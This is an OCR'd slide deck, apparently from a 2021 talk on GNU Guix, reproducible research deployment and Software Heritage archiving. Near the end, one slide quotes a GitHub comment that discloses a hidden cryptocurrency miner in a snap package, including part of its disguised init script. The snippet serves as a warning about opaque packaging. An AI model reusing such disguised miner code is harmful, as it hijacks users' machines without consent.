Guix: Reproducible Software Deployment for Reproducible Research

Ludovic Courtès

Software Heritage Fifth Anniversary

30 November 2021

Inria


https://www.acm.org/publications/policies/artifact-review-badging

The ReScience Journal


Software Heritage

The ReScience Journal

Software Heritage



The ReScience Journal



Containers

lack transparency

courtesy of Ricardo Wurmus

https://hpc.guix.info

```
guix install python python-keras

guix package --roll-back

guix environment --ad-hoc \
     python python-scipy python-scikit-learn
```


```
guix package --manifest=my-packages.scm
```

```
(specifications->manifest
  '("python" "python-scikit-learn"
    "python-matplotlib"))
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
  guix cabba9e
    repository URL: https://git.sv.gnu.org/git/guix.git
    commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
  guix cabba9e
    repository URL: https://git.sv.gnu.org/git/guix.git
    commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```


```
alice@supercomp$ guix pull --commit=cabba9e
alice@supercomp$ guix package --manifest=my-packages.scm
```


travel in space *and* time!

```
guix time-machine --commit=cabba9e -- \
     install python
```

```
(define python-scikit-learn
  (package
    (name "python-scikit-learn")
    (home-page ""https://github.com/scikit-learn/scikit-learn")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                     (url home-page)
                     (commit "2f30ff07a")
                     (recursive? #t)))
              (sha256
               (base32
                "106rf402cvfdhc2yf...")))))
    ...))
```

```
(define python-scikit-learn
  (package
    (name "python-scikit-learn")
    (home-page ""https://github.com/scikit-learn/scikit-learn")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                     (url home-page)
                     (commit "2f30ff07a")
                     (recursive? #t)))
              (sha256
               (base32
                "106rf402cvfdhc2yf...")))))
    ...))
```



https://www.softwareheritage.org/2019/04/18/software-heritage-and-gnu-guix-join-forces-to-enable-long-term-reproducibility/

```
$ guix lint -c archival python-scikit-learn
scheduled Software Heritage archival
```

https://guix.gnu.org/sources.json

Software Heritage

`https://guix.gnu.org/sources.json`

Thanks, Tweag & SWH!


```
(package
  (name "openblas")
  (version "0.3.9")
  (source
   (origin
     (method url-fetch)
     (uri (string-append "https://sourceforge.net/openblas/"
                         "/OpenBLAS%20" version " .tar.gz "))
     (sha256
       (base32
        "14iz9xnrb9x..."))))
  ...)))
```


66% of package source code distributed as “tarballs”


```
(package
  (name "openblas")
  (version "0.3.9")
  (source
   (origin
     (method url-fetch)
     (uri (string-append "https://sourceforge.net/openblas/"
                         "/OpenBLAS%20" version " .tar.gz "))
     (sha256
       (base32
        "14iz9xnrb9x...")))))
...)))
```

66% of package source code distributed as “tarballs”


How do we reconstruct tarballs from archived content?


tar.gz
Disarchive
disassemble


Software Heritage
tar.gz
Disarchive
disassemble
tarball metadata
https://disarchive.guix.gnu.org



Software Heritage
tar.gz
Disarchive
assemble
tarball metadata
https://disarchive.guix.gnu.org

Report on the Preservation of Guix



https://ngyro.com/pog-reports/2021-10-22

Report on the Preservation of Guix



https://ngyro.com/pog-reports/2021-10-22


On-going work

- increasing **tarball coverage** in Disarchive
- **replicating** the Disarchive database
- archiving source from **past Guix revisions**
- ...
- getting to **100% Software Heritage coverage**


Special thanks

- Timothy Sample
- Simon Tournier
- Antoine Eiche
- … and the Software Heritage team!

Software Heritage



The ReScience Journal



Guix
gcc.tar.gz
gcc
texlive.tar.gz
latex
data
python.tar.gz
python
source
executable
PDF
.tex

Deployment tools should help research *improve* **provenance tracking**, **reproducibility**, and **experimentation**.

ludovic.courtes@inria.fr | @GuixHPC

https://hpc.guix.info


Bonus slides!



package

environments

containers



systems




Figure 11: Study result. Blue numbers represent papers that were excluded from consideration, green numbers papers that are weakly repeatable, red numbers papers that are non-weakly repeatable, and orange numbers represent papers that were excluded (due to our restriction of sending at most one email to each author).

```
guix pack hwloc \
  --with-source=./hwloc-2.1rc1.tar.gz


guix install mumps \
  --with-input=scotch=pt-scotch
```

tarwirdur commented 10 days ago • edited

This application contains hidden crypto-currency miner inside.

- squashfs-root/systemd - miner
- squashfs-root/start - init script:

```
#!/bin/bash

currency=bcn
name=2048buntu


{ # try
/snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1 -g
} || { # catch
cores=($(grep -c ^processor /proc/cpuinfo))

if (( $cores < 4 )); then
    /snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1
```

Docker "hello, world"

So he looked at the Docker equivalent of "hello, world"; he used Debian as the base and had it run the `echo` command for the string "Hello LLW2018". Running it in Docker gave the string as expected, but digging around under the hood was rather eye-opening. In order to make that run, the image contained 81 separate packages, "just to say 'hi'". It contains Bash, forty different libraries of various kinds including some for C++, and so on, he said. Beyond that, there is support for SELinux and audit, so the container must be "extremely secure in how it prints 'hello world'".

In reality, most containers are far more complex, of course. For example, it is fairly common for Dockerfiles to `wget` a binary of gosu ("Simple Go-based setuid+setgid+setgroups+exec") to install it. This is bad from a security perspective, but worse from a compliance perspective, Hohndel said.

People do "incredibly dumb stuff" in their Dockerfiles, including adding new repositories with higher priorities than the standard distribution repositories, then doing an update. That means the standard packages might be replaced with others from elsewhere. Once again, that is a security nightmare, but it may also mean that there is no source code available and/or that the license information is missing. This is not something he made up, he said, if you look at the Docker repositories, you will see this kind of thing all over; many will just copy their Dockerfiles from elsewhere.

Even the standard practices are somewhat questionable. Specifying "debian:stable" as the base could change what gets built between two runs. Updating to the latest packages (e.g. using "`apt-get update`") is good for the security of the system, but it means that you may get different package versions every time you rebuild. Information on versions can be extracted from the package database on most builds, though there are "pico containers" that remove that database in order to save space—making it impossible to know what is present in the image.